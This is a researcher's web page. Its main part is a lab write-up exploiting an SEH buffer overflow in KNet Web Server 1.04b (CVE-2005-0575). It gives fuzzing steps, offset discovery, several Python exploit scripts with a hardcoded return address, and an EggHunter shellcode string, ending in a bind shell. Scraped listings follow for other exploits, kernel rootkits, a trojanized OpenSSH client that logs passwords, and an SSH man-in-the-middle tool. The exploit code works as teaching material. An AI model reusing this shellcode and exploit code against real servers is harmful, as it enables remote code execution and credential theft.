
HARDWARE HACKER
&
LOW LEVEL HACKER
BASED IN INDONESIA
Written by : Antonius (w1sdom)
Web : www.bluedragonsec.com
Github : https://github.com/bluedragonsecurity
This is a very old write-up about CVE-2005-0575 Remote Exploitation, this is very old and might not be relevant anymore ! you have been warned ! I forgot when I made it. This is translated from Indonesian language (as always).
This section discusses exploitation techniques on a vulnerable application that uses the Structured Exception Handling (SEH) mechanism. Training participants will be given an example vulnerable application that uses SEH for exploitation practice.
Attacker machine: x86 Kali Linux — IP: 10.200.0.5
Target machine: x86 Windows XP SP3 — IP: 10.200.0.120
SEH is a mechanism that provides exception handling when an error occurs during application runtime. The SEH implementation is a stack-based linked list. This mechanism can be provided either by the operating system or by the application's source code.
The mechanism is essentially straightforward:
Before the SEH prolog: the stack contains the size of the local variables needed by the caller → Stack: {8}
After calling the prolog: the caller's return address is pushed onto the stack → Stack: {8, RetAddr}
When an exception occurs, SEH will be located at ESP+8. To transition from SEH to NSEH we can use a ROP gadget such as: POP r32 → POP r32 → RET (pop 4 bytes from stack, pop another 4 bytes, then ret).
After successfully escaping from SEH we land at NSEH, where we only have 4 bytes of buffer we control. At this point we can use a short jump, e.g.: EB D0.
To discover the bug in KNet Web Server 1.04b we will perform fuzzing using the Spike fuzzer. On the Kali Linux machine, create the following Spike template:

x
Next, attach KNet to OllyDbg and run fuzzing with Spike. Launch the fuzzer from the Kali Linux machine:

generic_send_tcp 10.200.0.120 80 httpd.spk 0 0
The fuzzing result using the httpd.spk template above will cause a crash in KNet, where we can observe that the variable being tested is the length of the filename in an HTTP GET request. On the Windows machine we can see that KNet has crashed and the SE Handler has been successfully overwritten with 0x41414141.
OllyDbg showing KNet crash with SE Handler overwritten by 0x41414141
To determine how many bytes are needed before the SEH handler is overwritten, we will use pattern_create.rb. Generate a 1300-byte pattern:
/usr/share/metasploit-framework/tools/pattern_create.rb 1300

Generating a Metasploit pattern with pattern_create.rb
Insert the pattern into the first basic exploit skeleton:
import socket
sploit="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu"
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer) s.close()
Re-attach KNet to OllyDbg, run the exploit above, and at the time of the crash observe that SEH has been overwritten with the bytes 6f42336f.

OllyDbg SEH chain showing SE handler overwritten with 6F42336F
Find the offset of those four bytes using pattern_offset.rb:
/usr/share/metasploit-framework/tools/pattern_offset.rb 6f42336f
# Output: [*] Exact match at offset 1210
NOTE: Based on the pattern_offset.rb result, SEH will be overwritten after 1210 bytes.
Verify with the second exploit skeleton:
import socket
seh = "\x43\x42\x41\x40"
sploit = "\x90" * 1210 + seh
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
Re-attach KNet to OllyDbg and confirm that the SEH handler has been overwritten with 0x40414243.
After overwriting the SEH handler, the next step is to redirect execution from SEH to NSEH. Many different payloads can be used here; we will use the most popular approach — the POP POP RET instruction sequence.
To locate a usable POP POP RET sequence, we use the SafeSEH module scanner plugin in OllyDbg.

SafeSEH Module Scanner results in OllyDbg
From the scan results we can see that a POP POP RET sequence within KNet.exe itself is available for use. Search for it using OllyDbg's "Find sequence of commands" feature:

Finding POP POP RET sequence in KNet.exe using OllyDbg
The POP POP RET sequence is found inside KNet.exe at memory address 0x004016E1.

Craft the exploit skeleton using this address:
import socket
seh = “\xe1\x16\x40”
sploit = “\x90” * 1210 + seh
buffer = “GET /” + sploit + “ HTTP/1.1\r\n”
buffer += “Host: 10.200.0.120\r\n”
buffer += “Content-Type: application/x-www-form-urlencoded\r\n”
buffer += “User-Agent: Mozilla/5.0\r\n”
buffer += “Content-Length: 1048580\r\n\r\n”
print len(sploit)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((“10.200.0.120”, 80))
s.send(buffer)
s.close()
Re-attach KNet with OllyDbg and set a breakpoint at 0x004016E1, then run the exploit. When the crash occurs, press Shift+F9 and execution will be redirected to our POP POP RET gadget at 0x004016E1.

Execution redirected to POP POP RET gadget at 0x004016E1
Press F7 to step through until we reach NSEH.

NSEH reached — we control the 4-byte buffer at NSEH
We can confirm that we now control a 4-byte buffer at NSEH.
Once we land at NSEH, we need a second-stage payload. Here we will use the short jump EB D0 to jump backward into a few dozen bytes of buffer we control, where we will place the EggHunter shellcode.
The EggHunter is a small shellcode typically used when the currently controlled buffer is not large enough to host a full-sized shellcode. It scans process memory for a unique marker (tag) that is placed directly before the real shellcode. Once the marker is found, execution is redirected to that memory address and the real shellcode runs.
import socket
seh = “\xe1\x16\x40”
nseh = “\xeb\xd0\x90\x90”
sploit = “\x90” * 1206 + nseh + seh
buffer = “GET /” + sploit + “ HTTP/1.1\r\n”
buffer += “Host: 10.200.0.120\r\n”
buffer += “Content-Type: application/x-www-form-urlencoded\r\n”
buffer += “User-Agent: Mozilla/5.0\r\n”
buffer += “Content-Length: 1048580\r\n\r\n”
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((“10.200.0.120”, 80))
s.send(buffer)
s.close()
Set a breakpoint at 0x004016E1, run the exploit, press Shift+F9 on the crash, and step with F7. When execution reaches Stage 2, the EB D0 short jump redirects us into the NOP sled / EggHunter area we control.

EB D0 short jump redirecting into the NOP sled / EggHunter area
We use the 32-byte EggHunter from 0xff (Exploit-DB ID 16283) with the marker w00t:
# 32-byte EggHunter shellcode (NtAccessCheckAndAuditAlarm syscall method)
egghunter = (“\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x54\x30\x30\x57\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7”)
NOTE: The marker T00W (ASCII for w00t prefixed twice) must be placed immediately before the real shellcode so the EggHunter can locate it in memory.
Total buffer before SEH overwrite: 1213 bytes (3-byte SEH overwrite). The layout is:

https://github.com/bluedragonsecurity/exploits/tree/main/CVE-2005-0575-EXPLOIT
Restart KNet Web Server on the Windows machine, then run the final exploit from Kali Linux:

KNet Web Server running on Windows XP SP3 target
A bind shell on port 4444 has been successfully obtained on the target Windows XP SP3 machine. We now have full command-line access from the Kali Linux attacker machine via Telnet.

Bind shell obtained — full command-line access on the target via Telnet

RoboMall was developed by Antonius (w1sdom) in 2023, The robot was designed to be operated in a mall. The purpose is that mall visitors doesn't need to visit mall directly, instead, they can use this robot to stroll in a mall and if they deposit in RoboMall wallet system they can buy things on mall, then the goods will be delivered by couriers.
Robotsoft LightBox is a solar powered outdoor lighting. Features : water proof, controlled by voice & android application. This product was created by Antonius (w1sdom). This product was created for his startup Robotsoft in 2020.
Robotsoft FloorLight is a solar powered outdoor lighting. Features : water proof, controlled by voice & android application. This product was created by Antonius (w1sdom). This product was created for his startup Robotsoft in 2020.
Robotsoft Torch is a solar powered outdoor lighting. Features : water proof, controlled by voice & android application. This product was created by Antonius (w1sdom). This product was created for his startup Robotsoft in 2020.
Solar Powered Electrical Generator. This generator created by Antonius (w1sdom). This product created for his startup Robotsoft in 2020.
This is an exploit for CVE-2026-46215 (Linux Kernel Use After Free) Adapted for Linux 7.0 !!! This exploit is more stable and reliable than the first exploit I released.
This is an exploit for CVE-2026-46215 (Linux Kernel Use After Free) Adapted for Linux 7.0 !!! WARNING !!! this exploit is not stable ! sometimes, this exploit might cause kernel panic !
2026 Buptlab Dns Relay Server Remote Dos - for Linux. Lame remote denial of service exploit for buptlab dns relay server. Bug was discovered by Antonius (w1sdom) in 2026.
Lame remote denial of service exploit for litedns dns server - Bug Discovered by Antonius (w1sdom) in 2026.
rldns-1.0 - rldns-1.3 remote denial of service exploit. (rldns is an open source dns server that I developed).
CVE-2022-0847 - Linux Kernel 5.8 < 5.15.25 Local Privilege Escalation Exploit (DirtyPipe 2). github : https://github.com/bluedragonsecurity web : https://www.bluedragonsec.com
Private Bug !!! Savant Web Server 3.1 Post Method Buffer Overflow Denial of Service via HTTP Post. Vulnerability in HTTP Post discovered by Antonius. web : bluedragonsec.com - github.com/bluedragonsecurity
Minalic Web Server 2.0.0 Remote Stack Overflow Exploit Via HTTP Post Method - for Windows 32 bit - Python Version. This is the only version in internet that used post method in 2013. Since post method and get method used different code path, you can tell that I found the vulnerability for post method. Exploit target : Windows Server 2003 Service Pack 2, English
MinaliC Webserver Post Method Remote Buffer Overflow Exploit. Affected : MinaliC Webserver 2.0.0. Vulnerability in post method was invented by Antonius in 2013. Original code developed by Antonius in Apr 2013. Code patched in 2026. web : bluedragonsec.com - https://github.com/bluedragonsecurity
Private Exploit !!! EasyFTP Server 1.7.0.2 - 17.0.11 Remote Buffer Overflow. Original code using python 2.6 developed in 2013. Code patched in 2026 -> adjustment for python3. Exploit developed by Antonius (w1sdom) - bluedragonsec.com - https://github.com/bluedragonsecurity
Private Exploit !!! EasyFTP Server 1.7.0.2 - 17.0.11 Remote Buffer Overflow. Original code using python 2.6 developed in 2013 ported to C (Linux), patched in 2026. Exploit developed by Antonius (w1sdom) - bluedragonsec.com - https://github.com/bluedragonsecurity
Private Exploit !!! CVE-2012-10023 FreeFloat FTP Server 1.0 Remote Stack Overflow Exploit. Code : Antonius (w1sdom) - bluedragonsec.com. Original code developed in 2013 - exploit patched in 2026 https://github.com/bluedragonsecurity
Stack-based buffer overflow in MinaliC Webserver 2.0.0 allows remote attackers to execute arbitrary code via a crafted HTTP POST request. The overflow occurs in the URI parsing routine when processing the POST method, which follows a separate code path from GET. Existing CVEs for MinaliC do not cover this vulnerability. Discovered by Antonius in 2013.
Affected : MinaliC Webserver 2.0.0Buffer overflow in Savant Web Server 3.1 allows remote unauthenticated attackers to crash the server (denial of service) via a crafted HTTP POST request with an oversized URI and body. Existing CVEs for Savant cover the GET-method overflow only. This vulnerability uses the POST method which hits a different code path. Discovered by Antonius in 2013.
Affected : Savant Web Server 3.1curr_end becomes stale after VMA merge in mseal_apply(), leading to incorrect sealing state. Affects Linux kernels 6.17–7.0-rc5. Fix authored by Lorenzo Stoakes (Oracle). Vulnerability discovered by Antonius
Affected : Linux 6.17 – 7.0-rc5Heap OOB read vulnerability in rldns 1.3 DNS server. Fixed in rldns 1.4 with comprehensive fuzzing via honggfuzz and improved input validation. Vulnerability discovered by Antonius.
Affected : rldns 1.3Type Confusion / Cross-Cache Free (Slab Cache Confusion) in the Linux Kernel (versions ≥ 6.3 and < 6.12.82). This vulnerability involves a pointer allocated within Cache A but subsequently freed into Cache B. Discovered by Antonius.
Affected : Linux net/bpf · fix: 0f42e3f4fe2aOut-of-bounds Read leading to Denial of Service (DoS). Vulnerability discovered by Antonius.
Affected :Remote Heap-Based Buffer Underflow, 1-byte Heap Underwrite / Out-of-Bounds Write, Network-triggerable via crafted UDP DNS packet. Vulnerability discovered by Antonius.
Affected :Part 5 of x86_64 linux remote stack overflow exploitation series from bluedragonsec.com
Part 4 of x86_64 linux remote stack overflow exploitation series from bluedragonsec.com
Part 3 of x86_64 linux remote stack overflow exploitation series from bluedragonsec.com
Part 2 of x86_64 remote stack overflow exploitation for x86_64 linux, covering ret2plt. The writing is still on a non la57 linux system.
This guide is about basic of remote stack overflow exploitation on x86_64 linux. This one is the first guide from a series.
A story about a lamer who started learning in 1996 and is still a lamer in 2026.
This is a very old write-up about CVE-2005-0575 Remote Exploitation, this is very old and might not be relevant anymore ! you have been warned ! I forgot when I made it. This is translated from Indonesian language (as always).
I released 8 pdf(s) Tutorial for Beginner Hacker. I wrote this in January 2026. I translate this materials from Indonesian Language.
Physical Attacks on LAN Networks is part of security training materials that I gave to Indonesian Police. This writing is a translation of some parts of my training materials about physical attacks (I haven't had time to release some details on "how to make the hacking devices", it's planned to be released in the future - the electronic parts & the codes).
Unconventional bio hacking technique to defeat convnet face recognition algorithm ! The Art of Creativity !
Novel UAF exploitation technique targeting the new SLUB sheaves architecture introduced in Linux 7, leveraging union state confusion in slab_sheaf objects for kernel privilege escalation. This is "The Art of Hijacking the Allocator State"
Step-by-step walkthrough of constructing a kernel ROP chain to bypass SMEP & SMAP on Linux Kernel 6.17.
I am Antonius (w1sdom), a security researcher based in Indonesia (but Chinese). I am a polymath type security researcher with strong knowledge in "hardware hacking (robotics)" and "low level exploitation".
I Learnt electronics in 1996 and then learnt to write 16 bit asm virus in 1998-2001.
I combine multiple disciplines in robotics, electronics, low level exploitation, hardware hacking & artificial intelligence to create innovative technologies, novel hacking techniques and low level exploitation techniques.
w1sdom, sw0rdm4n, ev1lut10n, d4r3d3v1l, jck.marshall (one time usage), ringlayer, robotsoft, mranton, 黑蝎子, Prof. Robotsoft, Mr. Robot, etc...
Zodiac : Scorpio.
Born : 198x
INTJ - Polymath
Developed in 2014, this legendary Linux Kernel Rootkit was engineered to target Linux kernel versions 2.6.x through 3.x. Developed by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/128945
Trojanized version of openssh-8.0p1 where the ssh client will log the ssh username and ssh password into /opt/.../log.txt. Build 2024 - by Antonius (sw0rdm4n)
Lightweight DNS server · Linux / NetBSD / FreeBSD / OpenBSD · x86 / x86_64. Developed by Antonius (w1sdom / sw0rdm4n / ev1lut10n) - version 1.0 was released in 2017 --> https://packetstorm.news/files/id/141606
Ftrace-based LKM rootkit · Linux Kernel 5.x–6.2 · x86_64 - developed in 2023 by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/174805
FreeBSD 13 KLD rootkit · file / process / port hiding · bind shell - developed in 2023 by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/174806
LKM rootkit · Linux Kernel 5.x–6.2 · persistent - developed in 2023 by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/174789
Linux userland rootkit · file / process / port hiding by Antonius (w1sdom / sw0rdm4n / ev1lut10n) --> https://packetstorm.news/files/id/174790
Modified Cowrie for SSH man-in-the-middle attacks by Antonius (w1sdom / sw0rdm4n / ev1lut10n)
